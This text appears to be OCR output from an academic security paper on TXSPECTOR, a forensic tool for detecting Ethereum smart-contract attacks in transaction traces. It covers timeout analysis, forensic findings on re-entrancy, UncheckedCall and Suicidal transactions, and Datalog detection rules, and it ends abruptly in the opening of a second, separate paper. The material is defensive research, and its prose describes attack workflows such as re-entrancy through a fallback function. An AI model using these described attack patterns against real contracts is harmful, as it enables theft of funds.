OYENTE	9,556 (6)	N/A	N/A
MYTHRIL	19,854 (6)	52 (31)	1(1)

Table 4: Comparison with static analysis tools. $a(b)$ means the tool flags a contracts, and b of them are in common with the result of TXSPECTOR.

the reasons of the timeout. We found that most of these transactions got stuck in the Logic Relation Builder (§6), which converts trace-based EFGs to IR and performs arithmetic operations with real values. The arithmetic operations may at times be too complex to compute on-the-fly (*e.g.*, $exp(a,b)$), which is the main reason of timeout due to logic relation generation. One example is transaction `0xf9de18` [16], which has 6,945 OPCODEs. Also, it has an *exp* operation with a large number as the exponent, which causes the timeout.

Timeout due to applying Detection Rules. We analyzed the transactions that exceed the timeout threshold when applying *UncheckedCall* Detection Rules. We found that most of the transactions got stuck when finding the dependencies between call return values and `JUMPI`. Assume that the number of `JUMPI` is m and the number of `CALL` is n in a transaction trace, there will be $m*n$ (`CALL`, `JUMPI`) pairs. For each pair, TXSPECTOR tries to check whether the call return value is used by the `JUMPI` by finding the dependencies between them, possibly through many intermediate variables. When $m*n$ is large and the trace is long, it would take a lot of time validating the dependencies of all $m*n$ pairs. One example is transaction `0xb513f5` [15], which has 11,664 `JUMPI` and 299 `CALL`. For about 3.5 million (`CALL`, `JUMPI`) pairs, TXSPECTOR needs to go over all potential intermediate variables to confirm whether there is a dependency, which is unbearable.

Optimizations. For optimizing the logic relation generation, we can fetch these intermediate results from the Ethereum node, since they should be present during transaction execution. To speed up the Detection Rule application process, we can add stricter pruning rules to filter out pairs that are impossible to have dependencies, before trying to find them. Also, we may add some helper functions to store dependencies of certain nodes so that it does not have to be re-computed every time. We leave these optimizations as our future work.

9 Application

In this section, we demonstrate how TXSPECTOR can be used to perform forensic analysis of attacks against Ethereum.




Figure 9: Distribution of NIS in transactions flagged as re-entrancy attacks. Note that there is one transaction that has 575 NIS not presented in this figure.

9.1 Forensic Analysis of Re-entrancy

First, we focused on the 3,327 transactions flagged by TXSPECTOR as re-entrancy attacks. We inspected these transactions closely to study the following aspects:

The number of *inconsistent state* (NIS). We defined NIS in a transaction as the number of *inconsistent state* reported in the query result by TXSPECTOR, which is the number of different (`SLOAD`, `SSTORE`) pairs that operate the same storage address in a transaction. The distribution of the NIS in the 3,327 flagged transactions is shown in Figure 9. In this figure, the X-Axis shows the number of NIS and the Y-Axis indicates the number of transactions whose NIS falls in the corresponding range. We can see that there are 3,245 transactions with an NIS smaller than 15. Over 15 transactions have more than 100 *inconsistent state*; there is one transaction with 575 NIS.

Victim smart contracts. After studying the real-world transactions that are involved in re-entrancy attacks, we found that the typical attack workflow is as follows: (*i*) An externally owned account (A) calls a function in a smart contract (B). Both A and B are controlled by the attacker; (*ii*) B calls another smart contract (C), which is the victim; (*iii*) C calls the fallback function of B. In this fallback function, B re-enters C, and the attack repeats until an exception happens.

In this workflow, B is the malicious smart contract, and C is the victim smart contract. In Ethereum, the sender (*from* address) of the attack transaction is A, and the receiver (*to* address) is B. Therefore, the receiver of the transaction is not the victim; the actual victim (C) is hidden in the bytecode or storage of B. This finding is slightly counter-intuitive.

To investigate deeply of our findings, we constructed a new Detection Rule to extract the address of the contract who is the

Address	NIS Count
0xdf18880a02c7f3eb4f40fdf515fce31c1cb7ef66	4,803
0x1806b3527c18fb532c46405f6f014c1f381b499a	3,815
0xd7a14019aeeba25e676a1b596bb19b6f37db74d2	2,839
0x533bafa16aa76218ec4a365ad71bf8816cf21bbb	675
0x431d77f50803d31b090e86740b1d5848af54fad0	582




Figure 10: Distribution of re-entrancy attacks on DAO.

owner of the storage address in an *inconsistent state*. For a single transaction, if it contains bytecode from multiple smart contracts that have *inconsistent state*, the Detection Rule reports the addresses of these smart contracts, as well as their NIS numbers, respectively. After the query, Attack Detector reports 318 unique victim addresses, the top 5 of which are shown in Table 5. The top victim smart contract accounts for 4,803 NIS. The top 2 smart contracts combined contribute to over 8,600 NIS counts, which is more than half of the total NIS counts of all 318 victim smart contracts together.

Case Study – The DAO contract. A well-known re-entrancy attack is the DAO attack. We therefore performed a case study on the DAO smart contract, focusing on the time of the detected attacks and their NIS numbers. As mentioned in §8.2, there are 98,914 transactions related to DAO. TXSPECTOR flags 2,108 of them as re-entrancy attacks. The distribution of these 2,108 transactions is shown in Figure 10. From this figure, it is clear that most of the re-entrancy attacks on DAO happened in summer 2016, which is consistent with the news report on the infamous DAO attack [27]. We further studied the NIS of the re-entrancy transactions targeting the DAO contract. The distribution of NIS is shown in Figure 11. Not surprisingly, re-entrancy transactions on DAO have much larger NIS counts. We can see that there are more than 1,700 transactions with an NIS larger than 100; Over 850 transactions have more than 500 *inconsistent state*; there are even 512 transactions with an NIS larger than 1,700.

9.2 Forensics Analysis of UncheckedCall

TXSPECTOR flagged 178,229 transactions as attacks exploiting the *UncheckedCall* vulnerability, and they have 1,404 unique receiver addresses and 4,125 unique caller addresses.

Receiver Address. We listed the top 5 receiver addresses of *UncheckedCall* transactions in Table 6. The top receiver smart contracts account for more than 30,000 transactions. The top




Figure 11: NIS in re-entrancy transactions on DAO.

3 receiver smart contracts combined contributed to about 50% of all *UncheckedCall* transactions. The No.3 smart contract belongs to *HybridExchange* [11], which is a crypto wallet as well as an exchange platform.

Caller Address. We listed the top 5 caller addresses of *UncheckedCall* transactions Table 6. The top caller was responsible for sending over 24,000 *UncheckedCall* transactions. The No.2 to No.5 callers each sent over 7,500 *UncheckedCall* transactions.

9.3 Forensic Analysis of Suicidal

TXSPECTOR flagged 23 transactions as *Suicidal*. We first investigated the reasons behind the 23 *Suicidal* transactions. Recall that the main requirement for *Suicidal* is *no permission check before* `SELFDESTRUCT`. After our investigation, we found that the reasons can be categorized into two classes:

- **No permission check at all:** There is no check at all in the transaction. 20 transactions fall into these category, meaning that they can be killed by anyone, as expected.
- **Mistakes in checks:** There are checks in the transaction, but it does not check the *msg.sender*. We find that there

Category	Address	Tx Count
Top 5 Receiver Addresses	0x827727b4c3f75ea6eb6bd2cc256de40db2b13665	30,705
	0x896b516eb300e61cfc96ee1de4b297374e7b70ed	28,912
	0x2cb4b49c0d6e9db2164d94ce48853bf77c4d883e	24,254
	0x0000002c2155eb1aaa8809e93f88873ddcf40c55	9,102
	0x3d374d549f78503f3252fa18cc02237da008c9f7	8,524
Top 5 Caller Addresses	0x49497a4d914ae91d34ce80030fe620687bf333fd	24,254
	0x17528a9314b090a13a97b4f167d7d525625c398d	7,735
	0xe8a576d484c10bed29aed74d16d6958aa05f94aa	7,703
	0x62460a5567d2823781604dc938e0eaf073d24d9d	7,662
	0x682ed78859e2235e03535e11d2396e1e200bf0d4	7,605

Table 6: Top 5 Receiver addresses and Caller addresses in *UncheckedCall* transactions.

Beneficiary Address	Tx Count
0x3a91b432b27eb9a805c9fd32d9f5517e9dd42aa4	3
0x6e226310db63ac3701f657bcc62c153c1aaa3004	2
0x15202d3d183708649451878f50982d5c1bb4d01b	2

Table 7: Common beneficiary addresses.

are 3 transactions containing checks, but they only check the *origin*, rather than the *msg.sender*, which is actually a *Misuse-of-origin* vulnerability. As a result, they can be killed by arbitrary caller.

Next, we inspected the flagged 23 transactions to study the caller address and the beneficiaries of the attacks:

- **Caller Address.** We checked whether these transactions were triggered by the same caller by clustering them based on the caller address. There were 4 sets of transactions having the same caller address, which have 3, 2, 2, 2 transactions in each set, respectively. We further checked the bytecode of the smart contracts in each set, and confirmed that they were actually identical. Contracts in each set are created by the same creator.
- **Beneficiaries.** When a smart contract (A) executes `SELFDESTRUCT`, it needs to specify an address of another account (B). The remaining Ether of A will be transferred into B. Therefore, we call B the *beneficiary*. We further checked the beneficiary address of these 23 transactions, and the common beneficiaries are shown in Table 7. There were 3 sets of transactions having the same beneficiary, respectively; the top one is the beneficiary of 3 *Suicidal* transactions.

10 Discussion

Time cost. As shown in §8.1, it takes 1.03*s* on average to generate the logic relations for one transaction. Considering the amount of transactions in Ethereum, processing them in real-time would be very challenging. TXSPECTOR is designed as a forensic analysis framework on transactions, but not intended to be used as a real-time attack detection tool for Ethereum. Nevertheless, there are several ways to improve the performance of TXSPECTOR when generating logic relations. For example, multi-threading can be applied to generate logic relations of multiple transactions in parallel, since there is no dependency among the transactions.

Storage cost. It takes a lot of space to store the Logic Relation DB. To save space, TXSPECTOR can take measures to shrink the size of the Logic Relation DB. For example, standard serialization or compression libraries (*e.g.*, *gzip*) can be used when generating the logic relations. Moreover, TXSPECTOR can choose a subset of OPCODEs and only generate logic relations for these OPCODEs, instead of all of them, if the OPCODEs of interest are known before going through the Logic Relation Builder.

Transaction vs. bytecode. The benefit of studying transactions is that transactions contain information of how smart contracts interact with each other. Nevertheless, the bytecode-level trace of a transaction only contains partial information of smart contracts; it only involves the functions that are invoked during this transaction. If a function in a smart contract is never invoked by others, there is no transaction associated with it. In this case, transactions cannot reveal any vulnerabilities related to this function of the smart contract. Nevertheless, if a smart contract is never involved in any transaction, the vulnerabilities are not exploited, either. Therefore, for forensic analysis, analyzing transactions is more meaningful than studying smart contract bytecode.

Reactive approach vs. proactive approach. As an attack detection and forensic analysis tool, TXSPECTOR examines transactions, which is reactive in nature, meaning that attacks can only be detected *after* they have occurred on the Ethereum blockchain. Unlike the proactive approaches (*e.g.*, static analysis) that detect vulnerabilities in smart contracts which may never be triggered, however, studying transactions can reveal *true* attacks happened in the past, and learn from them in a forensic perspective. On the other hand, static analysis tools complement TXSPECTOR since TXSPECTOR can only see parts of the smart contract bytecode. After TXSPECTOR uncovers an attack from a transaction, static analysis tools can be used to study the victim smart contract to identify other potential attack surfaces, as well as the attacker smart contract to learn about the attack mechanisms.

Efforts needed to design new rules. TXSPECTOR can only be used to perform forensic analysis on *known* attacks/vulnerabilities. In order to come up with the Detection Rules, the user needs to have some knowledge of the attacks/vulnerabilities she wants to detect, as well as the basic understanding of constructing the Detection Rules. In the open-source release of TXSPECTOR, we have provided rules of existing vulnerabilities for the users to choose from, so that they do not have to reinvent the wheel. Moreover, to minimize the effort that the user needs to put to develop a customized Detection Rule, we have also provided a list of APIs, as well as documentations/READMEs to help the user get on-board.

Other applications. In this paper, we show that TXSPECTOR can be used to detect 6 different kinds of attacks. However, the applications of TXSPECTOR are beyond detecting attacks and vulnerabilities; it can be used to perform forensic analysis on many other aspects from the transactions. For example, as shown in §9.1, TXSPECTOR can be used to check whether a specific address is involved in a transaction, and, if so, perform certain analysis on the transaction. Also, it can be used to retrieve certain intermediate results to learn about transaction failure reasons.

11 Conclusion

We have presented TXSPECTOR, the *first* generic, open source, and logic-driven framework for studying Ethereum transactions at the bytecode level. TXSPECTOR supports customized Detection Rules defined by the users to detect Ethereum attacks. We present the design and implementation of TXSPECTOR, and demonstrate the construction of Detection Rules for detecting attacks in transactions. Our evaluation suggests that TXSPECTOR is effective. We also demonstrate how to use TXSPECTOR to perform forensic analysis on transactions.

Acknowledgement

We thank the anonymous reviewers for their valuable comments. We also thank our shepherd, Thorsten Holz, for helping us improve our paper. This work is supported in part by the NSF grants 1718084, 1750809, 1834213 and 1834215.

References

[1] N. Atzei, M. Bartoletti, and T. Cimoli, "A survey of attacks on ethereum smart contracts (sok)," in *International Conference on Principles of Security and Trust*. Springer, 2017.

[2] K. Bhargavan, A. Delignat-Lavaud, C. Fournet, A. Gollamudi, G. Gonthier, N. Kobeissi, N. Kulatova, A. Rastogi, T. Sibut-Pinote, N. Swamy *et al.*, "Formal verification of smart contracts: Short paper," in *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security*. ACM, 2016.

[3] L. Brent, A. Jurisevic, M. Kong, E. Liu, F. Gauthier, V. Gramoli, R. Holz, and B. Scholz, "Vandal: A scalable security analysis framework for smart contracts," *arXiv preprint arXiv:1809.03981*, 2018.

[4] T. Chen, X. Li, Y. Wang, J. Chen, Z. Li, X. Luo, M. H. Au, and X. Zhang, "An adaptive gas cost mechanism for ethereum to defend against underpriced dos attacks," in *International Conference on Information Security Practice and Experience*. Springer, 2017.

[5] Coindesk, "Ethereum's two ethereums explained," https://www.coindesk.com/ethereum-classic-explained-blockchain.

[6] ConsenSys, "Consensys/mythril: unchecked call return values," https://github.com/ConsenSys/mythril/blob/develop/mythril/analysis/modules/unchecked_retval.py.

[7] ——, "Mythril classic," https://github.com/ConsenSys/mythril-classic.

[8] Dedaub, "Ethereum contract library," https://contract-library.com.

[9] ——, "Faq | ethereum contract library," https://contract-library.com/faq.

[10] E. Documentation, "Account types, gas, and transactions," http://ethdocs.org/en/latest/contracts-and-transactions/account-types-gas-and-transactions.html.

[11] Eidoo, "Hybrid exchange - eidoo," https://eidoo.io/hybrid-crypto-exchange.

[12] Eth-sri, "Gas-dependent reentrancy - securify," https://github.com/eth-sri/securify/blob/master/src/main/java/ch/securify/patterns/DAO.java.

[13] ——, "Reentrancy with constant gas - securify," https://github.com/eth-sri/securify/blob/master/src/main/java/ch/securify/patterns/DAOConstantGas.java.

[14] ——, "Securify: Security scanner for ethereum smart contracts)," https://github.com/eth-sri/securify.

[15] Etherscan, "Detection rules timeout example," https://etherscan.io/tx/0xb513f563987c842e1cbe65652de602069fbc5ba2-42eef77904497b69078f807b.

[16] ——, "Logic relations timeout example," https://etherscan.io/tx/0xf9de1870affa8f6a760a2f330e4ede41b17eb10e98cc1af6e27393c78-a613a17.

[17] ——, "Re-entrancy false positive example," https://etherscan.io/tx/0xd324962339c04ad16138a2b9a9732063c35221bf538b55e275dee6-a7cba78f8d.

[18] ethervm.io, "Ethereum virtual machine opcodes," https://ethervm.io.

[19] ——, "Online solidity decompiler," https://ethervm.io/decompile.

[20] J. Feist, G. Grieco, and A. Groce, "Slither: a static analysis framework for smart contracts," in *2019 IEEE/ACM 2nd International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB)*. IEEE, 2019.

[21] J. Frank, C. Aschermann, and T. Holz, "ETHBMC: A bounded model checker for smart contracts," in *29th USENIX Security Symposium (USENIX Security 20)*. USENIX Association, 2020.

[22] E. Github, "Solidity, the contract-oriented programming language," https://github.com/ethereum/solidity.

[23] N. Grech, L. Brent, B. Scholz, and Y. Smaragdakis, "Gigahorse: Thorough, declarative decompilation of smart contracts," in *International Conference on Software Engineering (ICSE)*, 2019.

[24] S. Grossman, I. Abraham, G. Golan-Gueta, Y. Michalevsky, N. Rinetzky, M. Sagiv, and Y. Zohar, "Online detection of effectively callback free objects with applications to smart contracts," *Proceedings of the ACM on Programming Languages*, 2017.

[25] hackingdistributed, "Scanning live ethereum contracts for the "unchecked-send" bug," http://hackingdistributed.com/2016/06/16/scanning-live-ethereum-contracts-for-bugs/.

[26] E. Hildenbrandt, M. Saxena, X. Zhu, N. Rodrigues, P. Daian, D. Guth, and G. Rosu, "Kevm: A complete semantics of the ethereum virtual machine (2017)," *White paper*, 2017.

[27] B. Insider, "Digital currency ethereum is cratering because of a $50 million hack," https://www.businessinsider.com/dao-hacked-ethereum-crashing-in-value-tens-of-millions-allegedly-stolen-2016-6?r=UK.

[28] H. Jordan, B. Scholz, and P. Subotić, "Soufflé: On synthesis of program analyzers," in *International Conference on Computer Aided Verification*. Springer, 2016.

[29] S. Kalra, S. Goel, M. Dhawan, and S. Sharma, "Zeus: Analyzing safety of smart contracts," in *Proceedings of the 25th Annual Network and Distributed System Security Symposium*, 2018.

[30] J. Krupp and C. Rossow, "teether: Gnawing at ethereum to automatically exploit smart contracts," in *27th USENIX Security Symposium*, 2018.

[31] L. Luu, D.-H. Chu, H. Olickel, P. Saxena, and A. Hobor, "Making smart contracts smarter," in *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*. ACM, 2016.

[32] Microsoft, "Virtual machine series | microsoft azure," https://azure.microsoft.com/en-us/pricing/details/virtual-machines/series/.

[33] MongoDB, "Mongodb: The most popular database for modern apps," https://www.mongodb.com/.

[34] S. Nakamoto *et al.*, "Bitcoin: A peer-to-peer electronic cash system," 2008.

[35] I. Nikolić, A. Kolluri, I. Sergey, P. Saxena, and A. Hobor, "Finding the greedy, prodigal, and suicidal contracts at scale," in *Proceedings of the 34th Annual Computer Security Applications Conference*. ACM, 2018.

[36] D. Park, Y. Zhang, M. Saxena, P. Daian, and G. Roşu, "A formal verification tool for ethereum vm bytecode," in *Proceedings of the 26th*

ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering. ACM, 2018.

[37] D. Perez and B. Livshits, "Smart contract vulnerabilities: Does anyone care?" *arXiv preprint arXiv:1902.06710*, 2019.

[38] M. Rodler, W. Li, G. Karame, and L. Davi, "Sereum: Protecting existing smart contracts against re-entrancy attacks," in *Proceedings of the 26th Network and Distributed System Security Symposium*, 2019.

[39] smartdec, "Smartcheck - a static tool to detects vulnerabilities in solidity programs," https://github.com/smartdec/smartcheck.

[40] N. Swamy, C. Hriţcu, C. Keller, A. Rastogi, A. Delignat-Lavaud, S. Forest, K. Bhargavan, C. Fournet, P.-Y. Strub, M. Kohlweiss *et al.*, "Dependent types and multi-monadic effects in f," in *ACM SIGPLAN Notices*. ACM, 2016.

[41] S. Tikhomirov, E. Voskresenskaya, I. Ivanitskiy, R. Takhaviev, E. Marchenko, and Y. Alexandrov, "Smartcheck: Static analysis of ethereum smart contracts," in *2018 IEEE/ACM 1st International Workshop on Emerging Trends in Software Engineering for Blockchain (WETSEB)*. IEEE, 2018.

[42] T. N. Y. Times, "A hacking of more than $50 million dashes hopes in the world of virtual currency," https://www.nytimes.com/2016/06/18/business/dealbook/hacker-may-have-removed-more-than-50-million-from-experimental-cybercurrency-project.html.

[43] TrailOfBits, "Manticore: Symbolic execution tool," https://github.com/trailofbits/manticore.

[44] P. Tsankov, A. Dan, D. Drachsler-Cohen, A. Gervais, F. Buenzli, and M. Vechev, "Securify: Practical security analysis of smart contracts," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2018.

[45] usyd blockchain, "Vandal: Static program analysis framework for ethereum smart contract bytecode)," https://github.com/usyd-blockchain/vandal.

[46] G. Wood *et al.*, "Ethereum: A secure decentralised generalised transaction ledger," *Ethereum project yellow paper*, 2014.

[47] Zeppelin, "The parity wallet hack explained - zeppelin blog," https://blog.zeppelin.solutions/on-the-parity-wallet-multisig-hack-405a8c12e8f7.

A Other Detection Rules

A.1 Timestamp Dependence

Description. When a smart contract's control flow depends on the states of the block or the transaction, it can be abused by a miner who may manipulate these states. For example, a contract may use the `TIMESTAMP` OPCODE to obtain the timestamp of the current block, and perform certain actions based on the result. However, the `TIMESTAMP` may be manipulated by the miners. If a smart contract contains a conditional jump which contains such OPCODEs in the condition, it has the *Timestamp Dependence* vulnerability.

Requirements. We adapt the detection criteria of another bytecode analysis tool, SMARTCHECK [39, 41], to define the requirements of *Timestamp Dependence* attacks in transactions. There are two requirements: (*i*) **`TIMESTAMP`:** There is at least one `TIMESTAMP` OPCODE in the transaction. (*ii*) **`TIMESTAMP-JUMPI` dependency:** there is a `JUMPI` which depends on the result of the `TIMESTAMP` OPCODE. If a transaction satisfies the requirements, it means that the current timestamp is used in a control-flow decision, which leads to the *Timestamp Dependence* attacks.

```
1  TimestampDependence(args):-
2    % TIMESTAMP-JUMPI dependency
3    op_TIMESTAMP(_, tsVal, tsIdx, 1, _),
4    jumpiDep(jumpiIdx, 1, tsIdx, tsVal).
```

Figure 12: *Timestamp Dependence* Detection Rules.

Detection Rules. The goal of the Detection Rules is to detect the `TIMESTAMP-JUMPI` dependency. Similar to the Re-entrancy Detection Rules shown in Figure 5, we define the Detection Rules for detecting *Timestamp Dependence* attacks in Figure 12. The Detection Rules extract all `TIMESTAMP` and `JUMPI` in the transaction, and check whether there is a `TIMESTAMP-JUMPI` dependency. The `depth` of them is set to 1 to capture the attack of the receiver smart contract only.

A.2 Misuse of Origin

Description. Let `tx.origin` denote the original sender of a transaction and `msg.sender` denote the immediate sender. The `tx.origin` (`ORIGIN` OPCODE) returns the address of the first message sender of the transaction, rather than the caller of current function, *i.e.*, `msg.sender` (`CALLER` OPCODE). When a smart contract mistakenly use the `ORIGIN` to check its caller, it contains the *Misuse-of-origin* vulnerability, which can be exploited by a malicious contract that relay transactions.

Requirements. To check *Misuse-of-origin* attacks, TXSPECTOR needs to examine the following two requirements: (*i*) **`ORIGIN`:** The transaction contains a `ORIGIN` OPCODE. (*ii*) **`ORIGIN-JUMPI` dependency or `ORIGIN-SSTORE` dependency:** There is a conditional jump or a storage write that depends on the result of `ORIGIN`. Note that if it is a conditional jump, it should not come from a comparison between *tx.origin* and `msg.sender` (*e.g.*, `tx.origin` == `msg.sender`), which is a legitimate usage of `tx.origin`.

When a conditional jump or a storage write depending on the `tx.origin`, and it is not a comparison between `tx.origin` and `msg.sender`, it means that the `ORIGIN` is misused, thus a *Misuse-of-origin* attack.

Detection Rules. The Detection Rules for detecting *Misuse-of-origin* are shown in Figure 13. The Detection Rules first extract all the `ORIGIN` OPCODEs in the transaction. Then the Detection Rules check the two conditions, respectively: For the `ORIGIN-JUMPI` dependency, they find all `JUMPI`s that depend on `ORIGIN` (line 5), and remove those comparisons between `tx.origin` and `msg.sender` via the **cmpOrigin** Detection Rule (line 6); For the `ORIGIN-SSTORE` dependency, they find all `SSTORE`s (line 9) and check whether any of them depends

```
1  MisuseOfOrigin(args) :-
2    op_ORIGIN(_, originRet, originIdx, 1, _),
3
4    % ORIGIN-JUMPI dependency
5    ((jumpiDep(jumpiIdx, 1, callIdx, originRet),
6    !cmpOrigin(jumpiIdx));
7
8    % ORIGIN-SSTORE dependency
9    (op_SSTORE(_, sstoreAddr, _, sstoreIdx, 1, _),
10   depends(sstoreAddr, originRet))).
```

Figure 13: *Misuse-of-origin* Detection Rules.

```
1  FailedSend(args) :-
2    op_CALL(_, ether, _, callRet, callIdx, 1, _),
3    !value(ether, "0x0"), value(callRet, "0x0"),
4    jumpiDep(jumpiIdx, 1, callIdx, callRet),
5    op_REVERT(_, _, _, revertIdx, 1, _).
```

Figure 14: The Detection Rules for detecting *FailedSend*.

on ORIGIN (line 10). The two conditions are concatenated with a ';', which means the *OR* operator.

A.3 FailedSend

Description. The *FailedSend* vulnerability is similar to the *UncheckedCall* vulnerability, but the smart contract throws an exception when the call fails. This may cause problems as well. For example, when smart contract A sends money to smart contract B, the fallback function of B will be called. If B is malicious, it can do something to make the money-transfer operation fail, *e.g.*, put a long sequence of OPCODEs in its fallback function to make it cost more than the gas limit (2300 *wei* by default). As a result, the fallback function can never succeed and the transaction will be reverted.

Requirements. To check the *FailedSend* attacks, there are 3 requirements: (*i*) **Failed *Send()*:** The transaction should contain a CALL-related OPCODE, and the *Ether* to be transferred is greater than 0, indicating a *Send()* operation. Moreover, the result of this CALL should be *False*, meaning that it fails. (*ii*) **Checked call return value:** There is a JUMPI that depends on the return value of the CALL. (*iii*) **REVERT:** The caller reverts the transaction.

If a transaction satisfies all the requirements, it means that the caller failed to send *Ether* to the callee. Also, after checking the return value (via JUMPI), the transaction is reverted by the caller. Therefore, they are necessary and sufficient conditions of a *FailedSend* attack.

Detection Rules. The Detection Rules for detecting the *FailedSend* attacks is shown in Figure 14, which are very similar to the Detection Rules for *UncheckedCall*. First, the *FailedSend* Detection Rules extract all external calls in a transaction (line 2), then check the *Ether* amount (line 3) and the return value (line 4). After that, The Detection Rules try to find whether there is a REVERT after the JUMPI (line 5-6). Note that the depth of both CALL and JUMPI in our Detection Rules is set to 1 as well, the same as in *UncheckedCall*. Since the REVERT will always be the last OPCODE in the transaction, there is no need to compare revertIdx and jumpiIdx.

A.4 Gas-dependent Reentrancy and Reentrancy with Constant Gas

The Detection Rules for Gas-dependent Reentrancy [12] and Reentrancy with Constant Gas [13] defined by SECURIFY [44] are presented in Figure 15. There are three requirements for them: (*i*) there is an Ether transfer; (*ii*) there is a state change (SSTORE) after the call returns; (*iii*) the value of Ether transferred depends on the storage variable. By utilizing the above conditions, we can find those reentrancy attack transactions as defined in SECURIFY. If the gas of the *Send()* is a constant, then the attack is related to *Reentrancy with Constant Gas*; otherwise, the attack is related to *Gas-dependent Reentrancy*.

A.5 Generic Detection Rules

Generic rules, instead of rules targeting specific attacks, can also be expressed in TXSPECTOR, as long as the information needed is all present in the transaction traces. Although we only present rules for detecting specific attacks in this paper, generic rules can also be defined. For example, in Figure 16, we show Detection Rules to detect transactions that involve at least *n* smart contracts, and transactions that run out of gas.

```
1  Requirements(gas) :-
2    op_CALL(_, ether, gas, callRet, callIdx, callDepth, _),
3    !value(ether, "0x0"), value(callRet, "0x1"),
4    op_SSTORE(_, sstoreAddr, _, sstoreIdx, sstoreDepth, _),
5    sstoreDepth = callDepth, sstoreIdx > callIdx,
6    depends(ether, sstoreAddr).
7
8  ReentrancyGasConst(args) :-
9    Requirements(gas), isConst(gas).
10
11 ReentrancyGasDep(args) :-
12   Requirements(gas), !isConst(gas).
```

Figure 15: The Detection Rules for detecting reentrancy with constant gas and gas-dependent reentrancy.

```
1  CallAddress(callAddr) :-
2    op_CALL(callAddr, _, _, _, _, _, _).
3
4  InvolveNContracts(args) :-
5    total = count:{CallAddress(callAddr)},
6    % n is a constant
7    total >= n.
8
9  OutOfGas(args) :-
10   % Last returns the max idx and the related OP
11   Last(lastIdx,lastOp),
12   lastOp != "STOP", lastOp != "SELFDESTRUCT",
13   lastOp != "RETURN", lastOp != "REVERT",
14
15   % CurrentGas returns the remaining gas
16   CurrentGas(lastIdx, gas),
17   value(gas, "0x0").
```

Figure 16: Examples of generic Detection Rules.

An Ever-evolving Game: Evaluation of Real-world Attacks and Defenses in Ethereum Ecosystem



Shunfan Zhou, Zhemin Yang, Jie Xiang, Yinzhi Cao†, Min Yang, and Yuan Zhang
Fudan University, † Johns Hopkins University
{sfzhou17, yangzhemin, jxiang17, m_yang, yuanxzhang}@fudan.edu.cn, † yinzhi.cao@jhu.edu

Abstract

Smart contract security has drawn much attention due to many severe incidents with huge ether and token losses. As a consequence, researchers have proposed to detect smart contract vulnerabilities via code analysis. However, code analysis only shows what contracts can be attacked, but not what have been attacked, and more importantly, what attacks have been prevented in the real world.

In this paper, we present the first comprehensive measurement study to analyze real-world attacks and defenses adopted in the wild based on the transaction logs produced by uninstrumented Ethereum Virtual Machine (EVM). Specifically, our study decouples two important factors of an adversarial transaction—i.e., (i) an adversarial action exploiting the vulnerable contract and (ii) an adversarial consequence like ether or token transfers resulted from the action—for the analysis of attacks and defenses.

The results of our study reveal a huge volume of attacks beyond what have been studied in the literature, e.g., those targeting new vulnerability types like airdrop hunting and those targeting zero-day variants of known vulnerabilities. Besides successful attacks, our study also shows attempted attacks that are prevented due to the deployments of defenses. As the nature of cyber-security, those defenses have also been evaded, mainly due to incomplete defense deployments. To summarize it, we believe that this is an ever-evolving game between adversaries obtaining illegal profits and defenders shielding their own contracts.

1 Introduction

Smart contract security has drawn much attention as the emergence of several famous, multi-million-dollar incidents, such as TheDAO attack [42] and the Parity Wallet Hack [34], which steal thousands of ethers and tokens from the Ethereum ecosystem. One lesson that we have learned from those incidents is that smart contracts, just like normal computer programs, have vulnerabilities—such as integer overflow, reentrancy [4], and call injection (or called code injection [30])—and even honeypot [37, 38].

In the past, researchers propose using code analysis [5, 9, 23, 27–33, 35, 36, 39–41, 43], e.g., static and dynamic, to detect those vulnerable contracts and honeypots. On one hand, many static analysis tools adopt either source- or bytecode-level analysis to find vulnerabilities based on certain code patterns. However, those static analysis tools can only determine whether a contract is vulnerable but not whether or how it is exploited in the real world. For example, a recent report from Perez and Livshits [35] has already shown that only a small number, i.e., around 2%, of vulnerabilities found by six recent prior works [27, 29–31, 33, 41] are actually exploited.

